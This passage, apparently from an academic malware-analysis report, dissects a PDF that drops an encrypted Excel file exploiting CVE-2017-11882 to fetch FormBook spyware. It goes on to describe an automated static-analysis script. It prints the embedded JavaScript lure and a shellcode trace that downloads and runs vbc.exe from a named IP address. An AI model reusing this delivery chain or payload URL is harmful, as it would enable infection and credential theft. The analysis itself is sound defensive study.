

Figure 17: processes



Figure 18: EMOTET

Third Case

In the third scenario, we obtained a sample of PDF malware from the URL 'https://bazaar.abuse.ch/sample/121cecaac2ed051a4b47f991e344232edf93b22d543a83d07e32f4840a579551/'. Initially, we followed the same steps as in the previous cases, which involved identifying the file and using the 'strings' command to analyze the content of the PDF file. However, in this instance, the 'strings' command did not reveal any significant information. Subsequently, we employed the 'peepdf <filename>' command. Peepdf is a Python tool designed for exploring PDF files to determine their potential harm. The purpose of this tool is to offer security researchers all the essential components necessary for analyzing PDFs. Using peepdf allows users to inspect all the objects within the document, highlighting any suspicious elements. The tool supports commonly used filters and encodings, has the capability to parse various file versions, object streams, and encrypted files.



Figure 19: peepdf

Upon inspecting the document, we identify an object containing JavaScript code and embedded files. Upon further examination, we note that object 64 is the sole embedded file containing data. Additionally, object 7 includes the code 'this.exportDataObject({ cName: "has been verified. However IMG, PDF, doc, .xls", nLaunch: 2}); ‘, responsible for exporting an object named 'has been verified. However, IMG, PDF, doc, .xls'. Subsequently, we extract this embedded file using the command 'pdf-parser -o 64 -f -w -d <filenameofthedump> <filename>'. This tool systematically analyzes PDF documents, identifying key elements within the scrutinized file.

Moving forward, we scrutinize the embedded file. Our initial observation is the file header, 'D0 CF 11 E0 A1 B1 1A E1', indicative of the Compound File Binary Format—potentially any Microsoft Office file, with the likelihood that it is the extracted .xls file from the PDF. To further investigate, we employ OLE tools to determine the presence of any VBA macros within this file.

File format	MS Excel 97-2003 Workbook or Template	info	
Container format	OLE	info	Container type
Application name	Microsoft Excel	info	Application name declared in properties
Properties code page	1252: ANSI Latin 1; Western European (Windows)	info	Code page used for properties
Encrypted	True	low	The file is encrypted. It may be decrypted with msoffcrypto-tool

Figure 20: Encrypted .xls file

Executing the 'oleid' command reveals that the file is encrypted. To decrypt it, we employ 'msoffcrypto-crack' to perform a brute-force attack on the password. After

successful decryption, we ascertain that the encryption password is 'VelvetSweatshop'. Utilizing 'msoffcrypto-tool' with the provided password, we proceed to decrypt the file. Following the approach employed in the second case study, we identify the presence of VBA macros. However, these macros appear to be empty. To explore further, we use the 'olebrowse' command to extract any available macros. Upon examination, we discover a VBA project. Dumping the stream and using the 'strings' command, we observe Windows Explorer paths where each character is separated by a dot. To eliminate these dots, we utilize the 'sed 's/\.//g" command.

```
remnux@remnux:~/Downloads$ sed 's/\.//g' vbaproject.bin
a@@    @       @@*\G{000204EF-0000-0000-C000-000000000046}#40#9#C:\PROGRA~2\COMMON~1\MICROS~1\VBA
\VBA6\VBE6DLL#Visual Basic For Applications*\G{00020813-0000-0000-C000-000000000046}#16#0#C:\Progr
am Files (x86)\Microsoft Office\Office12\EXCELEXE#Microsoft Excel 120 Object Library@*\G{00020430-
0000-0000-C000-000000000046}#20#0#C:\Windows\SysWOW64\stdole2tlb#OLE Automation4*\G{2DF8D04C-5BFA-
101B-BDE5-00AA0044DE52}#24#0#C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE12\MSODLL#
Microsoft Office 120 Object Library
```

Figure 21: Microsoft office libraries

It is noteworthy that this stream is present in every Microsoft Office file containing VBA macros and necessitates loading specific libraries for the macros to function. Therefore, we infer that this .xls file executes some form of VBA macro code. Subsequently, we'll execute the command "oledir <filename>," revealing that the .xls file harbors an OLE object with a library linked to a known vulnerability, CVE-2017-11882. This vulnerability, named "Microsoft Office Memory Corruption Vulnerability," affects Microsoft Office 2007 Service Pack 3, Microsoft Office 2010 Service Pack 2, Microsoft Office 2013 Service Pack 1, and Microsoft Office 2016. It allows an attacker to execute arbitrary code within the current user's context due to inadequate handling of objects in memory, specifically within the Equation Editor component of Microsoft Office.

```
4  |       _VBA_PROJECT          |0      |
3  |MBD00AB91D6                  |-      |0002CE02-0000-0000-C000-000000000046
   |                             |       |Microsoft Equation 3.0 (Known Related
   |                             |       |to CVE-2017-11882 or CVE-2018-0802)
7  |  \x01Ole                    |20     |
8  |  \x01olE10NaTIVE            |1832   |
   |Workbook                     |199578 |
   |_VBA_PROJECT_CUR             |-      |
```

Figure 22: Microsoft Equation vulnerability

Dumping this OLE10NaTIVE object exposes a binary file, prompting us to leverage scdbg for dynamic analysis. SCDbg, or Shellcode Debugger, serves as a tool for scrutinizing shellcode and other malicious code. Tailored for aiding security

researchers and analysts, SCDbg sheds light on code behavior and potential threats. Running this tool with the binary reveals the payload executed when VBA macros are enabled. Notably, the payload establishes a connection with the IP address "103.167.85.227" and runs the vbc.exe executable.

```
40152b  GetProcAddress(ExpandEnvironmentStringsW)
40155e  ExpandEnvironmentStringsW(%PUBLIC%\vbc.exe, dst=12fbd8, sz=104)
401573  LoadLibraryW(UrlMon)
40158e  GetProcAddress(URLDownloadToFileW)
4015ee  URLDownloadToFileW(http://103.167.85.227/r_220111/vbc.exe, C:\users\Public\vbc.exe)
401605  LoadLibraryW(shell32)
40161b  GetProcAddress(ShellExecuteW)
40162a  unhooked call to shell32.ShellExecuteW  step=43855
```

Figure 23: Payload

Attempts to retrieve this executable using wget proved unsuccessful, possibly due to the closure of the IP address, so we will continue our analysis by utilizing any.run to gain insights into the specific activities performed by this malware.

Firstly, we'll upload the .pdf file to any.run and execute it to observe the malware's behavior. When the PDF is opened, the initial message indicates that the file has been verified but warns about the potential presence of harmful elements in files with extensions like IMG, PDF, doc, .xls. This naming strategy for the .xls file aims to likely confuse the user.



Figure 24: Pdf

Upon clicking 'ok,' the .xls file opens with an image prompting the user to enable editing. This action triggers the execution of VBA macros, leading to the activation of the payload. However, any.run closes the connection attempt to the IP address since it is already terminated.



Figure 25: Excel

By searching for the .pdf hash in any.run's history, we can find a pre-existing analysis report. When the equation editor is executed, any.run alerts us to the exploitation of CVE-2017-11882 and a suspicious connection to a Vietnamese server, which drops and immediately executes the vbc.exe.



Figure 26: CVE-2017-11882



Figure 27: Vietnamese server

Upon searching the hash of vbc.exe in Virustotal, we discover that this executable is identified as FormBook malware. FormBook, also known as xLoader, is categorized as a stealer (spyware). Its form-grabbing techniques extract data directly from HTML forms on websites. Additionally, FormBook can steal data from keystrokes, browser autofill features, and copy-and-paste clipboards. As a Malware-as-a-Service (MaaS), FormBook is pre-compiled and available for use in cyberattacks. Its platform provides attackers with remote control over compromised systems and the ability to collect

stolen data. FormBook is sold on Dark Web forums, with prices ranging from $29 for a one-week license to $299 for a full "Pro" license. It can target more than 90 different software applications, including major and lesser-known browsers, email clients, messaging apps, file management tools, and FTP clients. In 2020, a new cross-platform variant of FormBook called xLoader, programmed in Java, emerged, capable of stealing data from devices running Windows or macOS operating systems.

Malware Analysis Automation Tool

In this chapter, we will explain and examine the code and functionality of a program that was developed for automating the whole static analysis process we deepened in the previous chapter, the python script was made to be used in REMnux Linux. The script is a malware analysis tool that takes a file path as input and performs various analysis tasks on the specified file. The script uses several command-line tools and interacts with the VirusTotal API to gather information about the file. It specifically analyzes PE executables, Microsoft Office files, and PDFs. Notably, the script does not automatically extract embedded files and does not deobfuscate/decode code; this task necessitates manual intervention from the user. The script outputs crucial information essential for static malware analysis and queries the Virustotal database using the file's hash. It is crucial to note that the script is not designed to function as an antivirus tool; it does not provide a definitive verdict on whether the file is malicious or not. Further investigation by the user is essential for making such determinations.

Usage: malwareAlpha.py [--key KEY] file_path
where KEY is the users Virustotal API key (optional)

1. Importing Modules: sys, subprocess, hashlib, json, and argparse are imported for various functionalities.
2. ANSI Escape Codes: ANSI escape codes for colors (GREEN, RED, YELLOW, RESET) are defined for colored console output.
3. Function Definitions:
    - colored_print: Prints a message with a specified color.
    - run_bash_commands: Executes a Bash command and handles exceptions.
    - format_and_print_response: Formats and prints the response from the VirusTotal API.
4. Main Function (main):
    - Parses command-line arguments using argparse.
    - Extracts the file path and Optionally VirusTotal API key from the command line.

- Executes the file command on the specified file to determine its type.
- Initializes the VirusTotal client if an API key is provided.

5. String Checks:
    - Checks the output of the file command for specific strings ('exe', 'Microsoft', 'PDF') to identify the file type.
    - If a specific string is found, additional Bash commands related to the identified type are executed.
6. Additional Bash Commands: Depending on the identified file type, additional commands such as exiftool, strings, yara, xorsearch, etc., are executed.
7. VirusTotal Integration:
    - If a VirusTotal API key is provided, it uses the vt Python module to interact with VirusTotal.
    - Retrieves the SHA256 hash of the file and queries VirusTotal for information.
    - Prints the JSON formatted VirusTotal report.
8. Finally Block:
    - Closes the VirusTotal client session (if it was initialized).
    - Prints a link to the VirusTotal website for the detailed report.
9. Script Execution: The script is designed to be executed from the command line, and the main function is called when the script is run.

Conclusions

Embarking on a deep dive into the intricate world of malware, we discover a dynamic landscape filled with evolving cyber threats. From the familiar foes like viruses and worms to the stealthy infiltrators known as Trojan horses, ransomware, and spyware, each strain of malware poses unique challenges to the realm of cybersecurity. Our exploration of analysis methods, both static and dynamic, unveils the intricate processes involved in deciphering the mysteries of malicious software. Static analysis, a cybersecurity pillar, dissects the code without execution, offering cybersecurity experts valuable insights into the structural intricacies and behavioral patterns of malware. On the flip side, dynamic analysis provides a real-time look into the actual execution of malware, granting a profound understanding of its actions and potential impact on systems. The strategic use of specialized tools and frameworks enhances the efficiency and depth of malware analysis. Notable mentions include REMnux, a suite of Linux-based tools for reverse engineering; Any.Run, an advanced online malware analysis service; and PEstudio, crucial for dissecting DLLs and executable files. When used together, these tools empower cybersecurity experts with a comprehensive view in their ongoing mission to unravel the complexities of malicious software. Practical case studies bring these analytical methodologies to life, showcasing their real-world applications. From deciphering the complicated moves of Trojan spyware, such as EMOTET, to unraveling the covert operations of data-stealing spyware like FormBook, these case studies illustrate the effectiveness of applied analysis in uncovering the versatile nature of modern cyber threats. Taking a proactive step in the face of the growing volume and complexity of malware, the development of a tailored malware analysis automation tool marks a significant milestone. Designed for use within the REMnux Linux environment, this automation tool orchestrates a comprehensive static analysis, weaving together various command-line tools and interacting with the VirusTotal API for detailed insights. It's crucial to note that while this tool offers substantial support in the analysis process, it doesn't serve as a definitive judgment on a file's malicious nature. It underscores the crucial role of human intervention and continuous investigation for conclusive determinations. In summary, the realm of malware analysis highlights the ongoing battle against cyber threats. It underscores the need for collaborative efforts, continuous adaptation to emerging threats, and the

strategic integration of cutting-edge tools. This journey unfolds as a relentless pursuit of a safer and more secure digital environment, where the harmonious collaboration of human expertise and technological advancements stands as a bulwark against the ceaseless evolution of cyber threats.

References

[1] Malwarebytes," What is malware?"
https://www.malwarebytes.com/malware

[2] Ben Lutkevich," Malware", TechTarget, June 2022
https://www.techtarget.com/searchsecurity/definition/malware

[3] Danny Palmer," What is malware? Everything you need to know about viruses, trojans and malicious software", zdnet, May 30, 2018
https://www.zdnet.com/article/what-is-malware-everything-you-need-to-know-about-viruses-trojans-and-malicious-software/

[4] Joseph Regan & Ivan Belcic," What Is Malware? The Ultimate Guide to Malware" AVG, February 15, 2022
https://www.avg.com/en/signal/what-is-malware#topic-2

[5] Val Saengphaibul," A Brief History of The Evolution of Malware" Fortinet, March 15, 2022
https://www.fortinet.com/blog/threat-research/evolution-of-malware

[6] Nica Latto," What Is a Computer Virus and How Does It Work?" Avast, August 31, 2022
https://www.avast.com/c-computer-virus

[7] Malwarebytes," What is a computer worm?
https://www.malwarebytes.com/computer-worm

[8] Crowdstrike," WHAT IS A TROJAN HORSE?" June 17, 2022
https://www.crowdstrike.com/cybersecurity-101/malware/trojans/

[9] Ivan Belcic," What Is Trojan Malware? The Ultimate Guide" November 19, 2021
https://www.avast.com/c-trojan

[10] Unitrends," How Ransomware Works"
https://www.unitrends.com/solutions/ransomware-education

[11] Kaspersky," What is Spyware?"
https://usa.kaspersky.com/resource-center/threats/spyware

[12] Fortinet," What is Spyware?

https://www.fortinet.com/resources/cyberglossary/spyware

[13] Kurt Baker," MALWARE ANALYSIS" Crowdstrike, April 17, 2023
https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/

[14] Intezer," The Role of Malware Analysis in Cybersecurity" December 22, 2021
https://intezer.com/blog/malware-analysis/the-role-of-malware-analysis-in-cybersecurity/

[15] How To Cyber," Introduction to Static Malware Analysis" Medium, April 28, 2022
https://medium.com/@howtocybersec/introduction-to-static-malware-analysis-43432846f92a

[16] Nasreddine Bencherchali," Malware Analysis Techniques — Basic Static Analysis" Medium September 13, 2019
https://nasbench.medium.com/malware-analysis-techniques-basic-static-analysis-335a7286a176

[17] Shanice Jones," What Is Dynamic Malware Analysis?" Bitdefender, March 21, 2023
https://www.bitdefender.com/blog/businessinsights/what-is-dynamic-malware-analysis/

[18] shashank Jain," Malware Basic Dynamic analysis" Medium, July 12, 2018
https://medium.com/@jain.sm/malware-dynamic-analysis-338efc68a654

[19] Cyber Writes Team," Interactive Malware Sandbox – Free File Analysis, Live Malware Hunting & Threat Intelligence" Cyber security News, September 13, 2023
https://cybersecuritynews.com/interactive-malware-sandbox-for-business/

[20] Kaspersky, "Emotet: How to best protect yourself from the Trojan "
https://www.kaspersky.com/resource-center/threats/emotet

[21] BlackBerry, "FormBook Malware"
https://www.blackberry.com/us/en/solutions/endpoint-security/ransomware-protection/formbook